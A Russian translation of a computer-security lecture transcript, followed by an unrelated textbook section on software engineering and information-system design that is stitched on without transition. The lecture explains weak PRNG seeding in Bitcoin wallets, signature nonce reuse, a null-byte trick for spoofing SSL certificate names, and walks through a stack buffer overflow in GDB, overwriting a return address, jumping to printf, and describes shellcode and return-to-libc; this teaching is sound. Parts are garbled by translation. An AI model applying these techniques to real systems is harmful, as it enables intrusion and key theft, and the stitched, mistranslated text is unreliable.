Благодаря различным криптографическим принципам, не буду в них углубляться, это действительно работает. Если вы изначально предоставите этому PRNG несколько сотен действительно случайных битов, будет чрезвычайно сложно угадать, какие псевдослучайные числа он сгенерирует. Но проблема заключается в том, что в этой библиотеке Java была небольшая ошибка. При определённых обстоятельствах она забывала снабдить PRNG исходными значениями, и массив состоял из одних нулей. Это означало, что любой мог узнать, какие случайные числа PRNG сгенерировал для ваших ключей. Если они начинаются с нулей, значит, они генерируют одинаковые значения, и взломщик с легкостью получает такой же персональный ключ, как у вас. То есть он просто генерирует ваш ключ и распоряжается вашими биткоинами.

Это ещё один пример того, как вроде бы небольшая ошибка механизма безопасности может привести к катастрофическим результатам. Многие люди из-за этого потеряли свои биткоины. Конечно, такие ошибки на каком-то уровне исправляются, можно изменить имплементацию Java в приложении SecureRandom так, чтобы оно всегда заполняло PRNG случайным массивом исходных битов. Но в любом случае, это служит ещё одним примером ошибочной работы механизма безопасности.

Проблема в том, что даже если вы не сгенерировали свой ключ сначала на Android устройстве, конкретная схема подписи Bitcoin предполагает, что каждый раз, когда вы генерируете новую подпись с помощью этого ключа, вы используете одноразовый свежий, или как его ещё называют, «кнопсе» исходник для такой генерации. И если вы когда-нибудь сгенерируете две подписи на основе одного одноразового исходника, кто-то сможет повторить ваш ключ.

Эти случаи похожи, но различаются деталями. Если вы сможете сгенерировать ключ где-то ещё, кроме Android, и это будет действительно надёжный ключ, то каждый раз, когда вы

попытается сгенерировать 2 подписи из одного и того же nonce или случайного значения, кто-то сможет путём сложных математических вычислений просчитать ваши подписи и извлечь из них ваш открытый ключ. Или, что ещё важнее, персональный ключ.

Я хочу ещё раз отметить, что любая деталь в компьютерной безопасности имеет важное значение. Если вы совершили кажущуюся несущественной ошибку, например, забудете что-то проверить, или забудете инициализировать случайный массив исходных данных, это может иметь серьёзные последствия для всей системы.

У вас должно быть чёткое представление того, каковы особенности, характеристики вашей системы, что она должна делать и какие неожиданности скрываются за углом. В этом смысле хорошо подумать о том, как можно взломать вашу систему, прощупать её со всех сторон, например, что произойдёт, если я предоставлю слишком свободный доступ, или какой самый «несвободный» из всех свободных доступов я могу оставить? Какого рода данные я должен поместить в свою систему, чтобы заткнуть всевозможные бреши?

Одним из хороших примеров такой двусмысленности являются SSL сертификаты, которые зашифровывают имена в сам сертификат. Это проблема отличается от проблемы, связанной с доверием к CA. SSL-сертификаты – это просто последовательность байтов, которые вам посылает веб-сервер. Внутри этого сертификата находится имя ресурса, к которому вы подсоединяйтесь, например, Amazon.com. Вы знаете, что вы не можете просто записать эти байты. Вам надо как-то зашифровать их и указать, что это Amazon.com, и разместить их в конце строки.

Так вот, в SSL сертификатах используется определённая схема шифрования, которая записывает Amazon.com, сначала записав количество байтов в строке.

Отлично, сначала их нужно записать. Пусть у меня будет 10 байтовая строка под названием Amazon.com, оно действительно состоит из 10 байтов. Замечательно. У нас имеется 10 байт, которые представляют собой буквы названия и точку, а за и перед этими 10 байтами в строке могут располагаться ещё какие-то знаки.

Затем браузер, который написан на языке С, берёт эти байты в обработку. Этот язык представляет строки с 0, означающим конец строки. Таким образом, в С нет счётчика длины строки. Вместо этого он учитывает все байты, и конец строки для него – это просто нулевой байт. В конце строки С пишет его обратным слэшем – «\», то есть это выглядит как amazon.com\0.

Всё это находится в памяти вашего браузера. Где-то в его памяти теперь имеется строка из 11 байт с нулём в конце. И когда браузер интерпретирует эту строку, он продолжает по ней идти, пока не увидит в конце строки нулевой маркер.

Предположим, что я владею доменом foo.com. Я могу получить сертификат на «что-угодно-foo.com». Таким образом, я могу попросить сертификат и на имя amazon.com\0x.foo.com. С точки зрения браузера это совершенно правильная строка. Это 20 байтовое имя, состоящее из 20 байтов.

Раньше было так, что вы могли обратиться в центр авторизации CA и сказать: «Эй, я владею foo.com, дайте мне сертификат на эту штуку!». И они были бы совершенно готовы сделать это, потому что amazon.com\0x — это поддомен foo.com, и он полностью твой.

Но потом, когда браузер берет эту строку и загружает ее в память, он делает, то же самое, что я описал раньше — он копирует строку `amazon.com0x.foo.com` и послушно добавит в завершение этой строки ещё один ноль — `amazon.com\0x.foo.com\0`.

Но затем, когда остальное программное обеспечение браузера начнёт интерпретировать строку в этом месте памяти, оно начнёт её читать и, увидев 0 в середине строки, скажет: «отлично, это же конец строки!» и обнулит всё, что следует в адресе после него. Так что в результате мы получим сайт `Amazon.com`.

Это служит примером того, как несогласованность между интерпретационной способностью языка С и способом шифрования SSL сертификатов вызвало проблему безопасности. Это было обнаружено несколько лет назад парнем по имени Мокси Марлинспайк (`Moxie Marlinspike`), и это довольно разумное замечание.

Такие виды ошибок шифрования весьма распространены в программном обеспечении, за исключением случаев, когда вы очень тщательно подойдёте к кодировке, используя различные способы шифрования. И всякий раз, когда возникает подобная несогласованность, ею может воспользоваться «плохой парень». Одна система считает, что это удачное имя, другая считает, что это не так. И это является хорошим способом, чтобы подтолкнуть систему к неполадкам в работе.

Последний пример отказа механизма безопасности, о котором я расскажу сегодня, это переполнение буфера. Некоторые из вас знакомы с этой проблемой по материалам курса 6.033. Остальным напомню, что представляет собой переполнение буфера. Кстати, это тема первой лабораторной работы, так что отнеситесь к этому серьёзно, потому что вашим заданием будет воспользоваться такой уязвимостью и испробовать этот вид атаки на реальном веб-сервере.

Итак, наша система представляет собой компьютер, на котором развернут веб-сервер. Веб-сервер — это программа, которая будет воспринимать подключения из внешнего мира, принимать запросы, которые в основном представляют собой пакеты данных, обрабатывать их, и, вероятно, совершать какие-то проверочные действия. Если это неправильный URL или если кто-то пытается получить доступ к файлам, и он не авторизован для такого доступа, веб-сервер в качестве ответного действия выдаст сообщение об ошибке. В противном случае он предоставит доступ к файлам, возможно, расположенным на жёстком диске, и отправит их пользователю в виде какой-то формы ответа.

Это наиболее распространённая схема серверов, которую вы наверняка знаете. В чём заключается её политика и каковы модели угроз?

На самом деле довольно трудно определить политику и модели угроз, используемых во многих реальных системах. Это, в свою очередь, приводит к проблемам безопасности. В глобальном смысле политика работы веб-сервера заключается в выполнении того, что задумал программист. Это немного расплывчально, но в реальности веб-сервер должен делать именно то, что делает код, и если в этом коде имеется ошибка, её нужно отыскать.

Итак, в связи с тем, что нам трудно чётко сформулировать политику веб-сервера, будем считать, что он должен делать именно то, что хотел от него программист. Модель угрозы состоит в том, что злоумышленник не имеет доступа к компьютеру, не может воспользоваться им ни удалённо, ни физически, но может отправить на него любой пакет данных, какой захочет. То есть работа сервера не ограничена определёнными видами пакетов. Честная игра

заключается в том, что вы можете сформировать и отправить на сервер любой пакет. Имейте ввиду, что на практике это весьма разумная модель угроз.

И я предполагаю, что цель состоит в том, чтобы этот веб-сервер не позволял, чтобы какие-либо условные процессы происходили неправильно. Я думаю, это согласуется с тем, что хотел от него программист. Вероятно, что программист не предусмотрел вариант, чтобы какой-то запрос давал доступ к чему-либо на этом сервере.

Но вы знаете, что при написании программного обеспечения, которое является основным механизмом работы для веб-сервера, возможны ошибки. Программное обеспечение сервера – это вещь, которая принимает запросы, рассматривает их, убеждается, что они не собираются совершить ничего плохого, и если всё в порядке, посылает обратно ответ. В этом заключается механизм веб-сервера, который обеспечивает вашу политику.

В результате, если программное обеспечение сервера даёт сбой, вы оказываетесь в беде. Как вы знаете, одна из самых распространённых ошибок при написании ПО на языке С (а многие программы написаны на этом языке, и, вероятно будут ещё на нём писаться), заключается в том, что вы можете неправильно управлять распределением памяти. Как мы видели в примере с SSL-сертификатами, даже один байт может вызвать значительные изменения в условиях происходящего. Для примера мы рассмотрим небольшой упрощённый отрывок программного кода.

На этом слайде изображён такой отрывок, представляющий собой чтение запроса.

Здесь вы видите, как выглядит запрос, поступающий на сервер из сети. Но в нашей лекции воображаемый сервер будет просто читать то, что я набираю на клавиатуре своего ноутбука. И он собирается хранить это в буфере, а затем он будет разбирать это целочисленное значение и возвращать это целочисленное значение. Реальный сервер работает далеко не так, но мы используем данный пример для демонстрации того, как происходит переполнение буфера и что при этом бывает не так. Давайте посмотрим, что произойдёт, если я запущу эту программу. Я могу её здесь скомпилировать.

Вы видите, появилось сообщение: «Функция опасна и не может быть использована». И на самом деле, она показывает мне, что я где-то облажался. Через секунду мы увидим, почему компилятор нацелен на то, чтобы сказать мне подобное, и это на самом деле так. Но пока что предположим, что нас всё устраивает, и я разработчик, готовый проигнорировать данное предупреждение.

Я запускаю функцию перенаправления, предоставляю некие входные данные, и это работает. Я ввожу 1234 и получаю  $x = 1234$ , я ввожу действительно большой набор из 28 случайных чисел и получаю ответ ( $x = 2147483647$ ) из 10 чисел. Как видите, это всё ещё не катастрофа.

Теперь я набираю 19 символов А и получаю  $x = 0$ . Система устроена так, что при вводе буквенных символов она выдаёт в ответ нулевое значение. Это не так уж и плохо. Но что произойдёт, если я введу огромное количество данных, типа этой серии букв А, растянувшейся на 3 строки? Система аварийно завершит работу!

Мы не очень-то этому удивлены. То есть если вы посыпаете на сервер «плохой», некорректный запрос, он ничего не может послать вам в ответ. Но давайте попробуем заглянуть вовнутрь и увидеть, что происходит, и попытаемся выяснить, как можно получить пользу от

этой аварийной ситуации, или, возможно, сделать что-то более интересное, то, в чём может быть заинтересован хакер.

Запустим эту программу с помощью отладчика. Вы познакомитесь с этим подробно в первой лабораторной работе. А сейчас мы постараемся установить точку прерывания в этой функции перенаправления, запустим программу и посмотрим, что у нас получилось.

Итак, я запустил программу, она начала исполнять основную функцию, и перенаправление происходит довольно быстро. Теперь отладчик остановлен в начале перенаправления. Мы можем увидеть, что здесь происходит, например, мы можем попросить показать нам текущие регистры CPU. Здесь мы будем рассматривать низший уровень, а не уровень исходного кода C. Мы собираемся посмотреть на настоящие инструкции, выполняемые моей машиной, чтобы увидеть, что происходит на самом деле. Язык C может действительно что-то от нас скрывать, поэтому мы попросим показать нам все регистры.

В 32-х битных системах (x86), как вы помните, имеется указатель на фрейм стека – регистр EBP (stack-frame Base Pointer, указатель на стековый фрейм). И моя программа, что неудивительно, тоже имеет стек.

На x86 стек растёт вниз, это такой стек, как показано на слайде, и мы можем продолжать «запихивать» в него наши данные. В настоящий момент указатель стека показывает на конкретное расположение памяти fffffd010 (регистр ESP, адрес вершины стека). Здесь имеется некоторое значение. Как оно туда попало? Один из способов понять это – разобрать код функции перенаправления.

Переменная Convenience должна иметь целочисленное значение. Итак, мы можем разобрать функцию по именам. Здесь видно, что делает эта функция. В первую очередь, она начинает производить какие-то действия с регистром EBP, это не очень интересно. Но затем она вычитает определённое значение из указателя стека. Это, по существу, создаёт пространство для всех переменных параметров, таких, как буфер и целое число, мы видели это в исходном коде C.

Сейчас мы хотим понять работу данной функции. Значение указателя стека, которое мы видели раньше, теперь уже находится посередине стека, а над ним размещены сведения, что делается в буфере, каково целое значение и также находится обратный адрес в основную функцию, которая реализовывается в стеке. Так что где-то здесь у нас должен находиться обратный адрес. Сейчас мы просто стареемся выяснить, где находятся в стеке разные вещи.

Мы можем дать команду напечатать адрес этой переменной буфера.

Её адрес fffffd02c. Теперь выведем на экран адрес целочисленного значения i – он выглядит так: fffffd0ac. Таким образом, integer расположен выше стека, а буфер ниже.

То есть мы видим, что наш буфер расположен в стеке вот на этом месте, сверху находится integer, и возможно, некоторые другие вещи, а в самом конце находится обратный адрес в основную функцию, который называется «перенаправлением».

Мы видим, что стек растёт вниз, потому что выше него находятся вещи с более «высокими» адресами. Внутри нашего буфера элементы будут располагаться так: [0] внизу, а далее вверх по возрастающей до элемента [128], как я нарисовал на доске.

Посмотрим, что произойдёт, если мы введём те же данные, что привели к аварийному завершению работы системы. Но перед этим мы должны определить, где именно находится наш обратный адрес, как он соотносится с указателем ebp.

В x86 существует удобная вещь, называемая Convention, которая делает так, чтобы указатель EBP, или регистр, указывающий на нечто, происходящее в работающем стеке, помечался как «сохранённый EBP регистр» (saved EBP). Это отдельный регистр, расположенный после всех переменных, но перед обратным адресом, как показано на этом рисунке.

Он сохраняется согласно нескольким инструкциям, размещенным сверху. Изучим, что собой представляет saved EBP.

В отладчике GDB (GNU Debugger) можно исследовать некоторую переменную X, например переменную указателя EBP.

Вот его положение в стеке – fffffd0b8. Действительно, он расположен выше, чем наша переменная i (регистр edi). Это отлично.

И она имеет некоторое другое значение, которое принимает EBP до того, как будет вызвана функция, а выше находится ещё одно местоположение памяти, которое и будет обратным адресом. Если мы напечатаем ebp+4, нам покажет содержимое стека 0x08048E5F. Посмотрим, на что это указывает.

Это то, что вам предстоит проделать в лабораторной работе. Так что вы можете взять этот адрес и попробовать его разобрать. Что он из себя представляет и где заканчивается? Таким образом, GDB действительно помогает выяснить, какая функция содержит этот адрес.

Что такое 5f? Это то, на что указывает обратный адрес. Как вы видите, это инструкция следует сразу после вызова перенаправления <read\_req>. Поэтому когда мы возвращаемся из перенаправления, это то самое место, куда мы попадаем и откуда продолжаем выполнение функции.

Итак, где мы сейчас находимся? Чтобы подбить итог, мы можем попытаться дизассемблировать наш указатель инструкции. Вводим «disass \$eip».

Сейчас мы в самом начале перенаправления. Попробуем запустить функцию get () и ввести команду «next». А далее печатаем нашу невообразимую величину, которая вызвала остановку программы – AAA...A, чтобы посмотреть, что при этом происходит.

Итак, мы выполнили get (), но программа всё ещё работает. Сейчас мы выясним, что в настоящий момент происходит в памяти и почему потом всё станет плохо.

Как вы думаете, ребята, что сейчас происходит? Я напечатал последовательность символов A. Что при этом команда get () сделала с памятью? Она разместила эту последовательность в стек памяти, который, если выпомните, содержит внутри себя элементы от [0] до [128]. И эта последовательность A принялась заполнять его снизу вверх, вот как я нарисовал, в направлении стрелки.

Но у нас имелся всего один указатель – начало адреса, то есть мы указали, с какого места в буфере нужно начать располагать A. Но get () не известна длина стека, поэтому она просто продолжает заполнять память нашими данными, перераспределяя их вверх по стеку, возможно, минуя обратный адрес и всё, что расположено выше нашего стека. Вот я набираю команду для подсчёта повторов A и получаю значение «180», которое превышает наше значение «128».

Это не так уж и хорошо. Мы можем опять проверить, что происходит с нашим указателем EBP, для этого я набираю \$ebp. Получаем адрес 41414141.

Отлично, дальше я набираю «показать расположение обратного адреса \$ebp+4» и получаю тот же самый адрес 41414141.

Это совсем не хорошо. Это показывает, что произойдёт, если программа вернётся сюда после перенаправления, то есть перескочит на регистр с адресом 41414141. А там ничего нет! И она остановится. То есть мы получили ошибку сегментации.

Так что давайте просто подойдём сюда и посмотрим, что произойдёт. Наберём «next» и запустим программу дальше.

Сейчас мы приближаемся к концу функции и можем переступить ещё через 2 инструкции. Снова набираем «nexti».

Вы видите, что в конце функции имеется инструкция «leave», которая восстанавливает стек туда, где он был. Она как бы «толкает» указатель стека всё время назад к обратному адресу, используя тот же EBP, вот для чего она в основном нужна. И теперь стек указывает на обратный адрес, который мы собираемся использовать. Фактически, это все наши символы A. И если мы запустим ещё одну инструкцию, процессор перейдёт к этому конкретному адресу 41414141, начнёт там исполнять код и «обрушится», потому что это недопустимый адрес в таблице страниц.

Давайте проверим, что там происходит. Ещё раз напечатаем содержимое нашего буфера и убедимся, что он полностью заполнен символами «A» в количестве 128 штук.

Если вы помните, всего мы ввели в буфер 180 элементов «A». Итак, что-то ещё происходит после того, как произошло переполнение буфера. Если вы помните, мы выполнили преобразование A в целочисленное i в регистре integer. И если мы имеем только буквенные символы A, без всяких чисел, то в расположение памяти записывается 0, так как букву нельзя представить целым числом. А 0, как известно, на языке С означает конец строки. Таким образом, GDB думает, что у нас есть прекрасная, завершённая строка из 128 символов A.

Но это не имеет особого значения, потому что у нас всё ещё имеются все эти A наверху, которые уже повредили стек.

Отлично, это был действительно важный урок. Нужно учесть, что есть ещё и другой код, который будет выполняться после того, как вам удалось переполнить буфер и вызвать повреждение памяти. Вы должны убедиться, что этот код не совершают глупостей, например, не пытается конвертировать буквенные символы A в целочисленные величины i. Так, он должен предусматривать, что при обнаружении не числового значения, в нашем случае это A, мы не сможем перескочить к адресу 41414141. Таким образом, в некоторых случаях вы должны ограничить вводные данные. Возможно, это не слишком важно в данном случае, но в других ситуациях вам нужно с осторожностью подходить к типу входных данных, то есть указывать, какого рода данные – числовые или буквенные – должна обрабатывать программа.

Сейчас мы посмотрим, что произойдёт дальше, и перепрыгнем ещё раз. Посмотрим на наш регистр. Прямо сейчас EIP, вид указателя инструкций, показывает на последний адрес перенаправления <read\_req+44>. Если мы сделаем ещё один шаг, мы наконец-то перейдём к нашему несчастному 41414141.

Действительно, программа выполняет наше указание, и если мы попросим GDB напечатать текущий набор регистров, то текущий указатель позиции будет представлять собой странное значение. Попробуем выполнить ещё одну инструкцию и наконец, получаем сбой программы.

Это произошло, потому что программа попыталась следовать указателю инструкции, который не соответствует допустимой странице для данного процесса в таблице страниц операционной системы. Это понятно? С этой программой можно делать всё, что хотите! Совершенно верно! Хотя, на самом деле, было довольно глупо вводить такое огромное число этих A. Но если бы вы хорошо знали, куда следует поместить эти величины, вы могли бы поместить туда другие значения и перейти по какому-нибудь другому адресу. Давайте посмотрим, сможем ли мы это сделать.

Остановим нашу программу, перезапустим её и снова введём много символов A для переполнения буфера. Но я не собираюсь выяснять, какая A где располагается в стеке. Но предположим, что я переполняю стек в этой точке и потом пробую вручную изменить вещи в стеке так, чтобы функция перепрыгнула в то место, в какое мне надо. Поэтому я ввожу снова NEXTI.

Где мы находимся? Мы снова находимся в самом конце перенаправления. Давайте посмотрим на наш стек.

Если мы исследуем ESP, то увидим наш повреждённый указатель. Хорошо. Куда мы бы могли отсюда перескочить? Что интересного мы бы могли сделать? К сожалению, эта программа очень ограничена. В её коде нет ничего, что помогло бы нам перескочить и сделать что-то интересное, но мы всё равно попытаемся. Возможно, нам удастся найти функцию PRINTF, перепрыгнуть туда и заставить её напечатать какое-то значение, или эквивалентную чему-либо величину X. Мы можем дизассемблировать основную функцию – disass main.

А главная функция делает целую кучу вещей – инициацию, переадресацию вызовов, ещё много всего, и затем вызывает PRINTF. Так как насчёт того, чтобы перескочить в эту точку – <+26>, которая устанавливает аргумент для PRINTF, равный %eax в регистре <+22>? Таким образом, мы сможем взять значение в регистре <+26> и «при克莱ить» его к этому стеку. Это должно быть достаточно легко сделать при помощи отладчика, можно сделать этот набор {int} esp равным этому значению.

Можно проверить ESP ещё раз, и действительно, он имеет это значение.

Продолжим с помощью команды «C», и мы увидим, что функция распечатала X равным какой-то ерунде, и я думаю, это случилось из-за содержимого этого стека, которое мы попытались вывести на печать. Мы неправильно настроили все аргументы, потому что прыгнули в середину этой вызывающей последовательности (последовательность команд и данных, необходимая для вызова данной процедуры).

Да, мы напечатали эту величину, и после этого система дала сбой. Почему это произошло? Мы перепрыгнули к функции PRINTF, а потом что-то пошло не так. Мы изменили обратный адрес, так что когда мы вернулись из перенаправления, мы переходим на этот новый адрес, в ту же самую точку сразу после PRINTF. Так откуда взялся этот сбой? Вот что происходит – вот та точка, куда мы прыгнули, в регистре <+26>. Она устанавливает некоторые параметры и вызывает PRINTF. PRINTF работает и готова к возврату. Пока всё нормально,

потому что эта инструкция вызова «кладёт» обратный адрес в стек для того, что этот адрес использовала функция PRINTF.

Главная функция продолжает работать, она готова запустить инструкцию LEAVE, которая не представляет собой ничего интересного, а затем сделать другой «return» в регистре <+39>. Но дело в том, что в этом стеке нет правильного обратного адреса. Поэтому, предположительно, мы возвращаемся к кому-то другому, кто знает расположение памяти выше стека, и прыгаем куда-нибудь ещё. Так что, к сожалению, здесь наши псевдоатаки не работают. Здесь запускается какой-то другой код. Но затем он «крашится». Это, вероятно, не то, что мы хотели сделать.

Так что если вы действительно хотите быть осторожными, вы должны не только тщательно разместить в стеке обратный адрес, но и выяснить, от кого второй RET получит свой обратный адрес. Затем вам нужно постараться осторожно поместить в стек что-то ещё, чтобы быть уверенным, что ваша программа «чисто» продолжает выполняться после того, как была взломана, и так, что это вмешательство никто не заметит.

Это всё вы попытаетесь проделать в лабораторной работе №1, только более подробно.

Есть ещё одна вещь, о которой нам стоит подумать сейчас – об архитектуре стека при переполнении буфера. В данном случае наша проблема заключается в том, что обратный адрес там расположен вверху, правильно? Буфер продолжает расти и, в конечном счёте, перекрывает обратный адрес. Но что, если мы перевёрнём стек «вниз готовой»? Вы знаете, некоторые машины имеют стеки, которые растут вверх. Так что мы могли бы представить себе альтернативный дизайн, где стек начинается снизу и продолжает расти вверх, а не вниз. Так что если вы переполните такой буфер, вы просто будете продолжать идти вверх по стеку, и в этом случае не случится ничего плохого.

Сейчас я нарисую вам, чтобы объяснить, как это выглядит. Пусть обратный адрес располагается здесь, внизу стека. Выше расположены наши переменные, или saved EBP, затем переменные целочисленные integer, и на самом верху буфер от [0] до [128]. Если мы делаем переполнение, то оно идёт вверх по этой стрелке.

Таким образом, переполнение буфера не повлияет на обратный адрес. Что нам нужно сделать в нашей программе, чтобы осуществить такой вариант работы? Правильно, сделать переадресацию! Расположим слева стек-фрейм, который осуществит такую переадресацию, и переадресуем вызов функции наверх. В результате наша схема будет выглядеть так: наверху на стеке расположен обратный адрес, затем saved EBP, и все остальные переменные расположатся сверху нам ним. А потом мы начнём переполнять буфер командой get(S).

Итак, работа функции всё ещё проблематична. В основном, потому что буфер окружён функциями возврата со всех сторон, и в любом случае вы можете что-то переполнить. Предположим, что наша машина имеет стек, растущий вверх. Тогда в какой момент вы сможете перехватить контроль над выполнением программы?

На самом деле, в некоторых случаях это даже проще. Вам не нужно ждать, когда вернётся редирект. Возможно, там даже были такие вещи, как превращение A в i. На самом деле это проще, потому что команда get(S) переполняет буфер. Это изменит обратный адрес, а затем немедленно вернётся обратно и перепрыгнет туда, где вы попытались создать некую конструкцию.

Что произойдёт, если у нас такая, довольно скучная программа для всяких экспериментов? Она вроде бы не содержит интересного кода для прыжка. Всё что вы можете сделать – это напечатать здесь, в PRINTF, другую величину X.

Давайте попробуем! Если у вас есть дополнительный стек, вы можете поместить произвольный код, который, например, выполняет оболочку программы? Да-да-да, это действительно разумно, потому что тогда можно поддерживать другие величины «*input*». Но здесь имеется некоторая защита от этого, вы узнаете о ней в следующих лекциях. Но в принципе, вы бы могли иметь здесь обратный адрес, который перекрывается на обеих типах машин – со стеками вверх и со стеками вниз. И вместо того, чтобы указать его в имеющемся коде, например PRINTF в главной функции, мы могли бы иметь обратный адрес в буфере, так как это просто некое местоположение в буфере. Но вы можете «прыгнуть» туда и считать его исполняемым параметром.

Как часть вашего запроса, вы посыпаете несколько байтов данных на сервер, а затем получаете обратный адрес или вещь, которую вы расположили в этом месте буфера, и вы продолжите выполнение программы с этой точки.

Таким образом вы сможете предоставить код, который хотите запустить, прыгнуть туда и использовать сервер для его запуска. И действительно, в системах Unix атакующие часто делают так – они просят операционную систему просто выполнить команду BIN SH, позволяющую вам выбрать тип произвольных команд оболочки, которые затем выполняются. В результате эта вещь, этот кусок кода, который вы вставили в буфер, по ряду исторических причин носит название «код оболочки», shell code. И в вашей лабораторной работе вы попытаетесь сконструировать нечто подобное.

Существует ли здесь разделение между кодом и данными? Исторически сложилось так, что многие машины не обеспечивали никакого разделения кода и данных, а имели просто плоское адресное пространство памяти: указатель стека указывает туда, указатель кода – сюда, и вы просто выполняете то, на что он указывает. Современные машины пытаются обеспечить некоторую защиту от такого рода атак, поэтому они часто создают разрешения, связанные с разными областями памяти, и одно из разрешений является исполняемым. Таким образом, часть вашего 32-разрядного или 64-разрядного адресного пространства, содержащая код, имеет разрешение на выполнение операций. И если ваш указатель инструкции показывает туда, процессор будет на самом деле управлять этими штуками. Но стек и другие области данных вашего адресного пространства обычно не имеют разрешения на исполнение.

Так что если вам случится каким-то образом установить указатель инструкции в некоторое положение, соответствующее области памяти, где нет кода, процессор откажется выполнять эту инструкцию. Так что это довольно хороший способ защититься от некоторых видов атак, но он не предотвращает вообще их возможность.

Так как бы вы обошли это препятствие, если бы у вас был неисполняемый стек? На самом деле вы видели этот пример раньше, когда мы просто «прыгнули» в середину главной функции. Таким образом, это был способ использования переполнения буфера без необходимости вводить новый собственный код. Поэтому, даже если бы данный стек был неисполняемым, я бы всё равно смог попасть в середину главной функции. В данном конкретном случае это довольно скучно, потому что достаточно ввести PRINT X, чтобы обрушить систему.

Но в других ситуациях у вас могут быть другие части кода в вашей программе, позволяющие делать интересные вещи, которые вы действительно хотите выполнить. Это называется атакой «return to lib c» — атака возврата в библиотеку, связанная с переполнением буфера. При этом адрес возврата функции в стеке подменяется адресом другой функции, а в последующую часть стека записываются параметры для вызываемой функции. Это способ обойти меры безопасности. Таким образом, в контексте переполнения буфера нет действительно четкого решения, которое обеспечивает идеальную защиту от этих ошибок, потому что, в конце концов, программист сделал ошибку в написании этого исходного кода. И лучший способ исправить это, вероятно, просто изменить исходный код и убедится, что вы не ввели слишком много getS(), о чём вас как раз предупреждал компилятор.

Но есть более тонкие вещи, о которых компилятор вас не предупреждает, но вы всё равно должны их учесть. Так как на практике трудно изменить все программное обеспечение, многие люди пробуют разработать методы для предупреждения подобных ошибок. Например, делают стек неисполнимым так, что вы не можете поместить в него код оболочки и должны сделать что-то более сложное, чтобы достичь своей цели. В следующих 2-х лекциях мы рассмотрим эти методы защиты. Они не идеальны, но на практике существенно затрудняют жизнь хакеру.

Итак, подведём итоги. Что нам делать с проблемами механизма переполнения буфера? Общий ответ должен звучать так – нужно иметь наименьшее количество механизмов. Как мы убедились, если вы полагаете применить политики безопасности в каждой части программного обеспечения, вы неизбежно будете совершать ошибки. И они позволят противнику обойти ваш механизм, чтобы использовать некоторые недочёты в веб-сервере.

Во второй лабораторной работе вы попытаетесь сконструировать более совершенную систему, безопасность которой не будет зависеть от программного обеспечения, и которая будет обеспечивать соблюдение политики безопасности. Сама политика безопасности будет реализовываться небольшим количеством компонентов.

И остальная часть системы, правильная она или нет, не имеет значения для безопасности, если это не будет нарушать саму политику безопасности. Так что своего рода минимизация надёжной вычислительной базы является довольно мощной технологией, позволяющей обойти ошибки механизма и проблемы, которые мы рассмотрели сегодня более-менее детально.

Это все мы рассмотрим более подробно на следующих лекциях. Но сейчас я бы хотел остановиться на основных понятиях и определениях.

### **Цели и задачи технологий разработки ПО. Особенности современных крупных проектов ИС**

В конце 60-х - начале 70-х годов появились первые признаки кризиса в области программирования - колоссальные успехи в области развития средств вычислительной техники пришли в противоречие с низкой производительностью труда программистов и низкими темпами ее роста. В связи с усложнением бизнеса, усложнением программных систем стало очевидным, что их трудно проектировать, кодировать, тестировать и особенно трудно понимать, когда возникает необходимость их модификации в процессе сопровождения. Появилась жизненная потребность в создании технологии разработки программных средств и инженерных методов их проектирования для существенного улучшения производительности труда разработчиков.

Современные крупные проекты ИС характеризуются, как правило, следующими особенностями:

- сложность описания (достаточно большое количество функций, процессов, элементов данных и сложные взаимосвязи между ними), требующая тщательного моделирования и анализа данных и процессов;
- наличие совокупности тесно взаимодействующих компонентов (подсистем), имеющих свои локальные задачи и цели функционирования (например, традиционных приложений, связанных с обработкой транзакций и решением регламентных задач, и приложений аналитической обработки (поддержки принятия решений), использующих нерегламентированные запросы к данным большого объема);
- отсутствие прямых аналогов, ограничивающее возможность использования каких-либо типовых проектных решений и прикладных систем;
- необходимость интеграции существующих и вновь разрабатываемых приложений;
- функционирование в неоднородной среде на нескольких аппаратных платформах;
- разобщенность и разнородность отдельных групп разработчиков по уровню квалификации и сложившимся традициям использования тех или иных инструментальных средств;
- существенная временная протяженность проекта, обусловленная, с одной стороны, ограниченными возможностями коллектива разработчиков, и, с другой стороны, масштабами организации-заказчика и различной степенью готовности отдельных ее подразделений к внедрению ИС.

Для успешной реализации проекта объект проектирования (ИС) должен быть прежде всего адекватно описан, должны быть построены полные и непротиворечивые функциональные и информационные модели ИС. Накопленный к настоящему времени опыт проектирования ИС показывает, что это логически сложная, трудоемкая и длительная по времени работа, требующая высокой квалификации участвующих в ней специалистов. Однако до недавнего времени проектирование ИС выполнялось в основном на интуитивном уровне с применением неформализованных методов, основанных на искусстве, практическом опыте, экспертных оценках и дорогостоящих экспериментальных проверках качества функционирования ИС. Кроме того, в процессе создания и функционирования ИС информационные потребности пользователей могут изменяться или уточняться, что еще более усложняет разработку и сопровождение таких систем.

Перечисленные факторы способствовали развитию исследований в области методологии программирования. Программирование обрело черты системного подхода с разработкой и внедрением языков высокого уровня, методов структурного и модульного программирования, языков проектирования и средств их поддержки, формальных и неформальных языков описаний системных требований и спецификаций и т.д.

**Основные определения. Программные средства. Программное обеспечение (ПО). Программный продукт. Проектирование ПО. Программирование.**

Введение в процесс разработки программного обеспечения

Разработка программного обеспечения является очень молодой и быстро развивающейся отраслью инженерной науки. Она подвержена постоянным и быстрым изменениям. Так, всего

лишь в начале 90-х годов Британское сообщество вычислительной техники (British Computer Society) начало присваивать разработчикам программ звание инженера (Chartered Engineer), а в Соединенных Штатах только в 1998 году стало возможным хоть где-то (а точнее, в штате Техас) зарегистрироваться в качестве профессионального инженера программного обеспечения. Но по-прежнему, даже в начале двадцать первого века, общепризнанным остается тот факт, что разработке программного обеспечения не достает достаточно развитой научной базы. По некоторым оценкам, 75 % организаций, занимающихся разработкой программ, делают это на примитивном уровне. С другой стороны, в этой области сформировалось немало интересных идей, и знакомство с ними

#### **Основные понятия и определения**

Программное обеспечение (Software) - полный набор или часть программ, процедур, правил и связанной с ними документации системы обработки информации. (ИСО/МЭК 2382-1 1993) Примечание. ПО - интеллектуальный продукт, не зависящий от среды, на которой он записан.

Программные средства (Software product) - набор компьютерных программ, процедур и, возможно, связанных с ними документации и данных. Примечание. Объем понятия, выражаемого термином "программные средства" включает в себя как частный случай объем понятия 'программное обеспечение'. определяемого по ГОСТ 19781. [см. ГОСТ 28806-90. приложение 1 ]

Программный продукт (Software product) - набор компьютерных программ, процедур и, возможно, связанных с ними документации и данных, предназначенных для передачи пользователю [ИСО/МЭК 12207]. Примечание. Продукты включают промежуточные продукты и продукты, предназначенные для пользователей типа разработчиков и персонала сопровождения

